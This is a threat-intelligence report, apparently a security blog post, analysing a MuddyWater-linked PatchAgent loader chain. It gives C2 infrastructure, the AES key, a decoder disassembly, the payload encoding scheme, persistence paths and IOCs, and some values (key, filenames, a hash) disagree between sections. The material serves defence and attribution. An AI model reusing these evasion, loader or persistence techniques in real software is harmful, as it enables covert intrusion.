

MuddyWater: ClickFix to Telegram & PatchAgent Backdoor

 ransom-isac.com/blog/muddywater-clickfix-patchagent

Ransom-ISAC

July 15, 2026

[← Back to Blog](#)

Threat Intelligence45 min readJuly 15, 2026

IranPhishingAPT MuddyWater

Full reverse engineering of a three-stage PatchAgent loader chain assessed as MuddyWater-linked with high confidence — from a regsvr32-executed COM dropper through an AES-256-CBC PTCH v2 container to a functional HTTP shellcode backdoor that hollows notepad.exe and beacons to operator infrastructure, all from ClickFix delivery containing Telegram beaconing.

Contributors: Dani Varys Z, Ellis Stannard, Eric Taylor, Tammy Harper, Yashraj Solanki

Share:

From ClickFix delivering a MuddyWater Three-Stage Loader Chain to an HTTP C2 Shellcode Backdoor



Cover image for the PatchAgent / MuddyWater loader-chain report.

Table of Contents

1. [Executive Summary](#)
2. [Key Sample Metadata](#)
3. [Attribution Assessment](#)
4. [Execution Chain Overview](#)

- 5. [Stage Analysis](#)
 - Stage 1 — cloud.dll Dropper
 - Stage 2 — wuaupdt.exe Loader
 - Stage 3 — Shellcode Backdoor
- 6. [IP Infrastructure](#)
- 7. [Infrastructure Pivots](#)
- 8. [ClickFix Delivery Vector](#)
- 9. [Conclusion](#)
- 10. [MITRE ATT&CK Mapping](#)
- 11. [Indicators of Compromise](#)
- 12. [Detection Engineering](#)
- 13. [Analytic Gaps and Collection Requirements](#)

Executive Summary

This report documents a three-stage PatchAgent loader chain assessed as **MuddyWater-linked / MuddyWater-aligned with high confidence** based on sample-derived malware behaviour, loader design, command-and-control protocol, and the strongest corroborating infrastructure. The delivery and ClickFix material is treated separately as pivot-derived evidence. The key finding is that PatchAgent does not stop at loading: the decrypted Stage 3 payload is a working command-and-control backdoor that beacons to operator infrastructure, receives tasking, executes PowerShell, hollows notepad.exe, persists, and returns results to the C2.

!

Why this matters

This is not a loose IOC cluster or a delivery-only finding. The analysed sample produces a full three-stage chain — cloud.dll → wuaupdt.exe → PTCH-encrypted shellcode — ending in a functional HTTP backdoor. The MuddyWater-linked assessment is anchored to the reversed malware and strongest infrastructure; ClickFix, Telegram, and DigiTech material are handled as separate pivot layers with their own confidence boundaries.

TL;DR

- PatchAgent is a three-stage loader chain that starts with cloud.dll, drops wuaupdt.exe and wuaupdt.dat, and decrypts a final x64 shellcode backdoor.
- The loader uses a custom PTCH v2 container with HMAC-SHA256 validation and AES-256-CBC decryption, making the recovered key central to both integrity checking and payload recovery.
- The final implant communicates with 46.30.188[.]99 over plain HTTP using /api/checkin, /api/cmd/<id>, and /api/result/<id>.
- Infrastructure pivots identify a likely operational cluster, but confidence varies by host: 46.30.188[.]99 is directly embedded in the malware, while other hosts are assessed through shared panels, URL patterns, hashes, or historical exposure.
- Detection engineering content is maintained as a separate GitHub ruleset, while this report summarises the highest-value hunt behaviours: listed hashes, PatchAgent-style Run keys, suspicious regsvr32 DLL execution, and HTTP traffic matching the C2 API pattern.

The chain begins with cloud.dll, a COM server DLL executed through regsvr32. The DLL unwraps two embedded payloads from its oversized .rdata section, drops wuaupdt.exe and wuaupdt.dat to %TEMP%, and hands execution to the loader.

wuaupdt.exe is the control point for the chain. It validates the custom PTCH v2 container, verifies the encrypted payload with HMAC-SHA256, decrypts it with AES-256-CBC through Windows BCrypt, and transfers execution to the recovered shellcode.

The final payload is a 20,000-byte x64 shellcode backdoor. It dynamically resolves Windows APIs, performs anti-debug checks, hollows notepad.exe, establishes persistence, and speaks plain HTTP to 46.30.188[.]99 using /api/checkin, /api/cmd/<id>, and /api/result/<id>.

The campaign appears operationally recent: Stage 2 was compiled on 2026-03-16, only ten days before analysis. The report therefore treats the sample and related infrastructure as campaign-relevant and recently active, rather than assuming all infrastructure remains live at publication time.

Key findings at a glance:

Finding	Detail
Compilation date	2026-03-16 (10 days before analysis) — authentic, recent

Finding	Detail
C2 IP	46.30.188[.]99
C2 API	/api/checkin, /api/cmd/<id>, /api/result/<id>
Encryption	AES-256-CBC, key d36deee39830bf11b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590
Integrity	HMAC-SHA256 over ciphertext — verified ✓
Persistence paths	%APPDATA%\Microsoft\PatchAgent\, HKCU\...\Run
Injection target	C:\Windows\System32\notepad.exe (process hollowing)
Attribution assessment	High confidence MuddyWater-linked / MuddyWater-aligned — anchored to sample-derived behaviours and strongest corroborating infrastructure, not ClickFix pivots alone

i

Confidence model

High means sample-derived or directly corroborated by the reversed malware. **Very High** means repeated across related payloads, panels, URL patterns, historical exposure, and delivery artefacts, but not embedded in the analysed sample. **Medium** means plausible and supported by multiple pivots, but missing the exact artefact needed for one-to-one confirmation. **Low / Low-Medium** means same-kit, panel-hash, body-hash, or enrichment-led pivoting only.

i

Indicator handling

Raw IOC values are defanged where they are listed as indicators. Recovered code, protocol examples, screenshots, and citation links may preserve original formatting for evidentiary accuracy; treat those as artefact excerpts or source references, not clickable recommendations.

Key Sample Metadata

property	value
file	
file > sha256	27A5D818F690B4C0B1679381EE48FFAFB8D3B4AD6247797C32698BD6992A224F
file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
file > first 32 bytes (text)	MZ.....@.....
file > info	size: 606720 bytes, entropy: 4.723
file > type	dynamic-link-library, 64-bit, GUI
file > version	2.1.0.4017
file > description	Configuration Service
entry-point > first 32 bytes (hex)	48 89 5C 24 08 48 89 74 24 10 57 48 83 EC 20 49 8B F8 8B DA 48 8B F1 83 FA 01 75 05 E8 27 00 00
entry-point > location	0x00001924 (section[.text])
file > signature	Microsoft Linker 14.12
stamps	
stamp > compiler	Tue Sep 12 16:40:00 2017 (UTC)
stamp > debug	Tue Mar 17 00:36:13 2026 (UTC)
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\users\...\desktop\27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f.exe
debug > file	n/a
export > original-file-name	cloud.dll
version > original-file-name	dbconfig.dll
manifest	n/a
.NET > module > name	n/a
certificate > program-name	n/a

Sample metadata overview showing the analysed PatchAgent artefacts and file-identification context.

Stage 1 — Outer Container (cloud.dll)

property	value
version > sha256	0BFC9E62DB6495CA7A87137EF075D0BA104334EC729CE6E1532D4DF6FF111041
first 32 bytes (hex)	34 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00...
first 32 bytes (text)	4..4.....V..S...V..E..R..S...O..N...I..N..
version > location	0x00093660 - 0x00093994
size	0x00000334 (820 bytes)
language	0x0409 (English-US)
code-page	1200 (Unicode UTF-16, little endian)
CompanyName	SIFE SOFTWARE LLC
FileDescription	Configuration Service
FileVersion	2.1.0.4017
InternalName	dbconfig
LegalCopyright	Copyright (C) 2017 SIFE SOFTWARE Technologies
OriginalFilename	dbconfig.dll
ProductName	SIFE SOFTWARE ODBC Tools
ProductVersion	2.1.0.4017

Stage 1 outer-container evidence for cloud.dll, including the submitted artefact and initial file metadata.

Field	Value
Submitted filename	27a5d818f690b4c0b1679381ee48ffa8b8d3b4ad6247797c32698bd6992a224f (cloud.dll)
Container SHA256	e88d528e951c55e3f5dcd8e1f10a161ab5f5d64f8663f65fd49d4558aea3274b
Inner filename	27a5d818f690b4c0b1679381ee48ffa8b8d3b4ad6247797c32698bd6992a224f.exe
Inner SHA256	27a5d818f690b4c0b1679381ee48ffa8b8d3b4ad6247797c32698bd6992a224f
Inner MD5	3895302964bcb46729c61f82a798ef96
File type	PE32+ executable (DLL) (GUI) x86-64
File size	606,720 bytes (593 KB)
PE Timestamp	2017-09-12 16:40:00 (spoofed — backdated ~9 years)
Export module name	cloud.dll
Fake OriginalFilename	dbconfig.dll
Fake CompanyName	SIFE SOFTWARE LLC
Fake FileDescription	Configuration Service
Fake ProductName	SIFE SOFTWARE ODBC Tools
Fake FileVersion	2.1.0.4017
CLSID registered	{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}

Stage 2 — Dropped Binary (wuaupdt.exe)

Field	Value
Dropped path	%TEMP%\wuaupdt.exe
SHA256	28e55dc62f9a9c9938c3b48b2d17a33d6fa96e74c1e9d31f5c685fef8c39b217
MD5	230bb7c97fbb1e96d9ebee43cfa09024
File type	PE32+ executable (console) x86-64

Field	Value
File size	231,424 bytes (226 KB)
PE Timestamp	2026-03-16 23:48:42 (authentic — compiled 10 days before analysis)
Internal name	patchagent
Product name	Patch Agent
File description	Patch Agent Service
Version	2.1.4.0
String alias	svcmmon v2.1.4
Sections	.text, .rdata, .data, .pdata, .fptable, .rsrc, .reloc

wuaupdt.exe is the observed Stage 2 filename. The binary is referred to as **PatchAgent** because its version metadata identifies the product as Patch Agent and the internal name as patchagent; this does **not** mean the observed file was named PatchAgent.exe.

Stage 3 — Encrypted Module (wuaupdt.dat)

Field	Value
Dropped path	%TEMP%\wuaupdt.dat
File size	20,084 bytes
Format	PTCH v2 (custom binary patch container)
Entropy	7.99 (maximum — AES-256 encrypted)
AES IV	e736cadfc8ef27a6d7bbb3a4585abd50 (at header offset 0x10)
HMAC-SHA256 tag	b32a924d0fdc f00c928a595826e93f1e338db0a7c50ceb8284add5a1cc4eb09a
Ciphertext size	20,000 bytes (from offset 0x54)

Stage 3 — Decrypted Shellcode

Field	Value
SHA256	70c2a120148a8d0e40f4abfb54578561c38a9b4ce0ea6cf6067b925e319806e0
MD5	728edd84b46d32d1fd520aa735f8611e
SHA1	07fd805ebc2f09187af49f45e8726eb62bb85bfe
Size	20,000 bytes
Format	x64 position-independent shellcode (no PE header)
Entry point	Offset 0x000: E9 70 08 00 00 (JMP +0x870 → main at 0x875)
C2 IP	46.30.188[.]99

Attribution Assessment

Who is MuddyWater?

MuddyWater is an Iranian state-sponsored cyber-espionage group active since at least 2017. Public reporting associates the group with Iran's Ministry of Intelligence and Security (MOIS), and MITRE tracks the group as G0069. MuddyWater is also reported under several vendor aliases,

including **MERCURY**, **Static Kitten**, **Seedworm**, **TEMP.Zagros**, and **Earth Vetala**.

The group has historically targeted government and private-sector organisations across the Middle East, Asia, Africa, Europe, and North America, with recurring focus on telecommunications, defence, local government, oil and gas, and other strategically relevant sectors.

References:

- [CISA AA22-055A — Iranian Government-Sponsored Actors Conduct Cyber Operations](#)
- [MITRE ATT&CK G0069 — MuddyWater](#)
- [U.S. Cyber Command — Iranian Intel Cyber Suite of Malware Uses Open Source Tools](#)

Why this sample is assessed as MuddyWater-linked

Assessment: High confidence MuddyWater-linked / MuddyWater-aligned.

This assessment is based on the sample-derived behaviour chain rather than a single artefact or the pivot-derived ClickFix material. The three-stage loader architecture observed here — a COM DLL executed through `regsvr32`, an intermediate loader, and an encrypted PTCH payload container dropped to `%TEMP%` — is consistent with MuddyWater-associated staged execution, masquerading, and memory-resident payload delivery.


The Stage 2 loader identifies itself through `PatchAgent / svcmon v2.1.4` strings, while the final shellcode performs process hollowing into `notepad.exe`, resolves APIs dynamically, uses `WinINet` for HTTP C2, and communicates with `46.30.188[.]99` through `/api/checkin`, `/api/cmd/<id>`, and `/api/result/<id>`. These behaviours support the attribution when combined with the infrastructure pivots and public reporting on MuddyWater's recurring use of staged loaders, PowerShell-capable implants, and lightweight web-based command channels.

Observed in this sample	Why it matters
COM DLL execution via <code>regsvr32</code>	Consistent with documented MuddyWater use of DLL-based execution and proxy execution.
Windows Update-style names: <code>wuaupdt.exe</code> , <code>svc_upd.exe</code> , <code>PatchAgent</code>	Fits the group's preference for masquerading as legitimate IT or system-update tooling.
Multi-stage loader with encrypted payload	Matches MuddyWater's use of staged tooling and obfuscated payload delivery.
AES/HMAC-protected payload container	Shows custom loader engineering rather than commodity malware behaviour.
PowerShell task execution	MuddyWater has repeatedly used PowerShell-heavy tradecraft.
HTTP C2 with JSON-style check-in and tasking	Consistent with lightweight web-based backdoor infrastructure.
Process hollowing into <code>notepad.exe</code>	Supports a post-decryption implant rather than a simple downloader.
Persistence under <code>%APPDATA%\Microsoft\PatchAgent\</code> and <code>HKCU\...\Run</code>	Fits common userland persistence and masquerading patterns.

Confidence assessment

The attribution confidence is **high for a MuddyWater-linked / MuddyWater-aligned assessment** because the sample combines multiple MuddyWater-consistent behaviours in one chain: a staged COM dropper, encrypted loader, PowerShell-capable shellcode backdoor, process hollowing, userland persistence, and HTTP tasking infrastructure. This confidence is anchored to the reversed malware and the strongest corroborating infrastructure, not to the ClickFix delivery hypothesis or lower-confidence pivots.

The C2 IP `46.30.188[.]99` was recovered from the decrypted Stage 3 shellcode. It should be treated as campaign-relevant and recently active infrastructure based on the March 2026 compile/build window and supporting historical exposure. Infrastructure alone is not the basis for attribution; it supports the assessment when combined with the malware behaviour and pivot results below.



High-level execution-chain diagram showing the three-stage PatchAgent flow from `cloud.dll` execution through Stage 3 shellcode C2.

Condensed execution sequence

- `cloud.dll` is executed through `regsvr32 /s cloud.dll`, invoking `DllRegisterServer`.
- Stage 1 decodes XOR-obfuscated strings and extracts two embedded blobs from `.rdata`.
- The dropper writes `wuaupdt.exe` and `wuaupdt.dat` to `%TEMP%`, then launches Stage 2 with the recovered key.
- Stage 2 validates the PTCH v2 container, verifies the HMAC-SHA256 tag, and decrypts the payload with AES-256-CBC via BCrypt.
- The decrypted Stage 3 shellcode is mapped into memory and executed.
- Stage 3 resolves APIs dynamically, checks for debugging, hollows `notepad.exe`, and communicates with C2 over HTTP.
- The implant beacons to `46.30.188[.]99` using `/api/checkin`, retrieves tasks from `/api/cmd/<id>`, and posts results to `/api/result/<id>`.

Stage Analysis

Stage 1 — `cloud.dll` COM Dropper

Role: Initial dropper and COM registration component.


`cloud.dll` is the outer payload. Its purpose is to hide the embedded Stage 2 and Stage 3 artefacts, decode them at runtime, write them to disk, and launch the loader. The most important evidence is the oversized `.rdata` section, the `DllRegisterServer` execution path, the XOR-decoded strings, and the recovered payload filenames/key.

PE Structure

Section	VA	VSize	Raw Size	Entropy	Notes
.text	0x1000	0xCC10	0xCE00	6.41	Code
.rdata	0xE000	0x85780	0x85800	4.44	~90% of file — contains both encoded blobs and all obfuscated strings
.data	0x94000	0x1568	0xC00	1.93	Globals

Section	VA	VSize	Raw Size	Entropy	Notes
.rsrc	0x96000	0x398	0x400	3.07	Resources (fake version info)
.reloc	0x97000	0x654	0x800	4.87	Relocations

The .rdata section is massively oversized at 546 KB — 90% of the total file — because it stores two encoded payload blobs and the full encoded string table.



property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.rsrc	.reloc
section > unknown	n/a	n/a	n/a	n/a	n/a
entropy	6.414	4.441	1.929	3.073	4.869
file > ratio (99.83%)	8.69 %	90.13 %	0.51 %	0.17 %	0.34 %
raw-address (begin)	0x00000400	0x0000D200	0x00092A00	0x00093600	0x00093A00
raw-address (end)	0x0000D200	0x00092A00	0x00093600	0x00093A00	0x00094200
raw-size (605696 bytes)	0x0000CE00 (52736 bytes)	0x00085800 (546816 bytes)	0x0000C00 (3072 bytes)	0x00000400 (1024 bytes)	0x00000800 (2048 bytes)
virtual-address (begin)	0x00001000	0x0000E000	0x00094000	0x00096000	0x00097000
virtual-address (end)	0x0000DC10	0x0009378C	0x00095568	0x00096398	0x00097654
virtual-size (606960 bytes)	0x0000CC10 (52240 bytes)	0x0008578C (546700 bytes)	0x00001568 (5480 bytes)	0x00000398 (920 bytes)	0x00000654 (1620 bytes)

PE section view showing the oversized .rdata section that contains encoded payload blobs and obfuscated strings.

Exports (COM Server Interface)

DllCanUnloadNow @ RVA 0x1000 (stub — always returns S_OK)
 DllGetClassObject @ RVA 0x1010 (returns class factory for CLSID)
 DllRegisterServer @ RVA 0x1040 ← primary execution entry point
 DllUnregisterServer @ RVA 0x1360 (removes CLSID registration)

DllRegisterServer at 0x180001040 is the entire dropper engine. regsvr32 /s c:\cloud.dll calls it directly with no user interaction required.

index	ordinal (4)	function (RVA)	function-name (RVA)	name	forwarded (0)	duplicate (0)	anonymous (0)	gap (0)	entry-point	flag (2)
1	1	.text:0x00001000	.rdata:0x0009208A	DllCanUnloadNow	-	-	-	-	-	-
2	2	.text:0x00001010	.rdata:0x0009209A	DllGetClassObject	-	-	-	-	-	-
3	3	.text:0x00001040	.rdata:0x000920AC	DllRegisterServer	-	-	-	-	-	×
4	4	.text:0x00001360	.rdata:0x000920BE	DllUnregisterServer	-	-	-	-	-	×

Export table evidence showing DllRegisterServer as the primary execution entry point for the COM dropper.

Extracting the contents of the dropper:

```

07/07/2026 18:12:18,24
C:\Users\<redacted>\Desktop>rundll32.exe 27a5d818f690b4c0b1679381ee48ffa8b8d3b4ad6247797c32698bd6992a224f.exe,DllRegisterSe
rver

FLARE-VM 07/07/2026 18:12:22,77
C:\Users\<redacted>\Desktop>dir %TEMP%\wuaupdt*
Volume in drive C has no label.
Volume Serial Number is 68B2-DC2E

Directory of C:\Users\<redacted>\AppData\Local\Temp

07/07/2026 18:12          20.084 wuaupdt.dat
07/07/2026 18:12        231.424 wuaupdt.exe
                2 File(s)        251.508 bytes
                0 Dir(s)  21.477.986.304 bytes free

07/07/2026 18:12:48,59
C:\Users\<redacted>\Desktop>
  
```

Extraction output showing the embedded Stage 2 and Stage 3 artefacts recovered from the Stage 1 dropper.

Imports

DLL	Functions
KERNEL32.dll	CreateProcessW, GetTempPathW, WriteFile, CreateFileW, DeleteFileW, GetModuleFileNameW, GetSystemInfo, IsDebuggerPresent, GetProcAddress, GetModuleHandleA
ADVAPI32.dll	RegCreateKeyExW, RegSetValueExW, RegDeleteKeyW, RegCloseKey

imports (81)	flag (16)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
CreateProcessW	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
WriteFile	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
DeleteFileW	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentProcessId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentThreadId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RaiseException	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RtlPcToFileHeader	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentProcess	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetModuleHandleExW	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
FindFirstFileExW	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
FindNextFileW	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetEnvironmentStringsW	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
VirtualProtect	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RegDeleteKeyW	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
RegCreateKeyExW	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
RegSetValueExW	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
GetSystemInfo	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
DisableThreadLibraryCalls	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
CloseHandle	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
IstrcpyW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
IstrcatW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
IstrlenW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
WriteConsoleW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetTempPathW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetModuleFileNameW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
CreateFileW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
QueryPerformanceCounter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetSystemTimeAsFileTime	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
InitializeSLISTHead	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
SetUnhandledExceptionFilter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetStartupInfoW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetModuleHandleW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RtlUnwindEx	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll

Import table evidence for Stage 1, highlighting process creation, file-write, registry, and anti-debugging APIs.

String Obfuscation — XOR 0x55 on UTF-16LE

All meaningful strings are stored as UTF-16LE XOR'd with 0x55. The decode loop at 0x180001221:

```
; Decode loop – XOR 0x55 on each UTF-16LE word
; Seed = 0x31 (loaded into eax before loop)
0x180001221:
    mov     eax, 0x31          ; initial seed / counter
.loop:
    movzx   ecx, word [rdi+2]  ; read next encoded UTF-16LE char
    lea     rdi, [rdi+2]      ; advance source pointer (+2 bytes)
    xor     ax, 0x55          ; decode: plaintext[i] = encoded[i] ^ 0x55
    mov     [rdx], ax          ; write decoded wide char to output buffer
    lea     rdx, [rdx+2]      ; advance dest pointer
    movzx   eax, cx            ; next char as next iteration's value
    test    cx, cx             ; null terminator check
    jne     .loop              ; continue if not null
```

```

LAB_180001221                                XREF[1]: 18000123a(j)
180001221 0f b7 4f 02 MOVZX ECX,word ptr [RDI + 0x2]=>DAT_18008a142 = 0066h
                                                    = u"cl000flmfe737ddd7`e73mfd`4al...
                                                    = 0066h
180001225 48 8d 7f 02 LEA RDI,[RDI + 0x2]=>DAT_18008a142
180001229 66 83 f0 55 XOR AX,0x55
18000122d 66 89 02 MOV word ptr [RDX]=>local_b48,AX
180001230 48 8d 52 02 LEA RDX=>local_b46,[RDX + 0x2]
180001234 0f b7 c1 MOVZX EAX,CX
180001237 66 85 c9 TEST CX,CX
18000123a 75 e5 JNZ LAB_180001221

```

Disassembly view of the XOR-0x55 string-decoding routine used to recover the Stage 1 configuration strings at runtime.

All strings are decoded at runtime immediately before use. Static analysis of the file in a hex editor or disassembler shows only encrypted data; no plaintext strings are visible.

Recovered strings (XOR 0x55 decoded):

.rdata RVA	Decoded Value	Purpose
0x8A090	SOFTWARE\Classes\CLSID\{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}\InprocServer32	COM hijack registry key
0x8A140	d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590	AES signing key (32 bytes hex)
0x8A1C8	wuaupdt.exe	Stage 2 filename
0x8A1E0	wuaupdt.dat	Stage 3 filename
0x8A1F8	-k	CLI key argument prefix
0x8A210	-p	CLI patch file argument prefix
0x8A218	Both	COM ThreadingModel value
0x8A228	ThreadingModel	COM registry value name

The key d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590 is passed verbatim as the -k argument to wuaupdt.exe, which hex-decodes it to 32 raw bytes for AES-256.

```

20 03 00 00
18000124d ff 15 f5 CALL qword ptr [->KERNEL32.DLL::lstrcpyW] = 00093242
cd 00 00
180001253 48 8d 15 LEA RDX,[u_k_18008a1f8] = u" -k "
9e 8f 08 00
18000125a 48 8d 8d LEA RCX=>local_628,[RBP + 0x740]
40 07 00 00
180001261 ff 15 e9 CALL qword ptr [->KERNEL32.DLL::lstrcatW] = 0009324e
cd 00 00
180001267 48 8d 95 LEA RDX=>local_b48,[RBP + 0x220]
20 02 00 00
18000126e 48 8d 8d LEA RCX=>local_628,[RBP + 0x740]
40 07 00 00
180001275 ff 15 d5 CALL qword ptr [->KERNEL32.DLL::lstrcatW] = 0009324e
cd 00 00
18000127b 48 8d 15 LEA RDX,[u_p_18008a208] = u" -p "
86 8f 08 00
180001282 48 8d 8d LEA RCX=>local_628,[RBP + 0x740]
40 07 00 00
180001289 ff 15 c1 CALL qword ptr [->KERNEL32.DLL::lstrcatW] = 0009324e
cd 00 00
18000128f 48 8d 55 10 LEA RDX=>local_d58,[RBP + 0x10]

```

Recovered key evidence showing the XOR-decoded AES/HMAC key that Stage 1 passes to wuaupdt.exe.

Payload Encoding — Cumulative-Sum on UTF-16LE

Both stage-2 and stage-3 payloads are stored in .rdata using a custom differential encoding scheme. The write function at 0x1800013a0 implements:

Encoded storage format:

$$\text{source}[i * 2] = (P[i] - P[i-1]) \bmod 256 \quad (\text{differential / delta encoding})$$

Decoding (cumulative sum):
 $P[i] = (P[i-1] + \text{source}[i * 2]) \bmod 256$

where $P[-1] = 0$ (initial accumulator)

 Payload-decoding logic showing the cumulative-sum scheme used to reconstruct the embedded Stage 2 and Stage 3 blobs.
Payload-decoding logic showing the cumulative-sum scheme used to reconstruct the embedded Stage 2 and Stage 3 blobs.

Each output byte is the cumulative sum of the low bytes of successive UTF-16LE characters in the source data. The high byte of each UTF-16LE character is always 0x00 (making the source data appear as valid-ish Unicode). This technique:

- Avoids storing recognisable PE magic bytes (MZ = 0x4D 0x5A) in plaintext anywhere in the file
- Produces plausible-looking Unicode data that passes string scanners
- Is a custom encoding scheme not typical of commonly observed commodity malware — indicative of bespoke tooling
- Requires knowing the exact source region and output size to decode

Payload blobs:

Payload	Source RVA in .rdata	Source Size	Output Size	Decoded Content
wuauupdtd.exe	0xF330	462,848 bytes	231,424 bytes	Valid PE32+ MZ executable
wuauupdtd.dat	0x80330	40,168 bytes	20,084 bytes	PTCH v2 encrypted container

COM Hijacking Registration

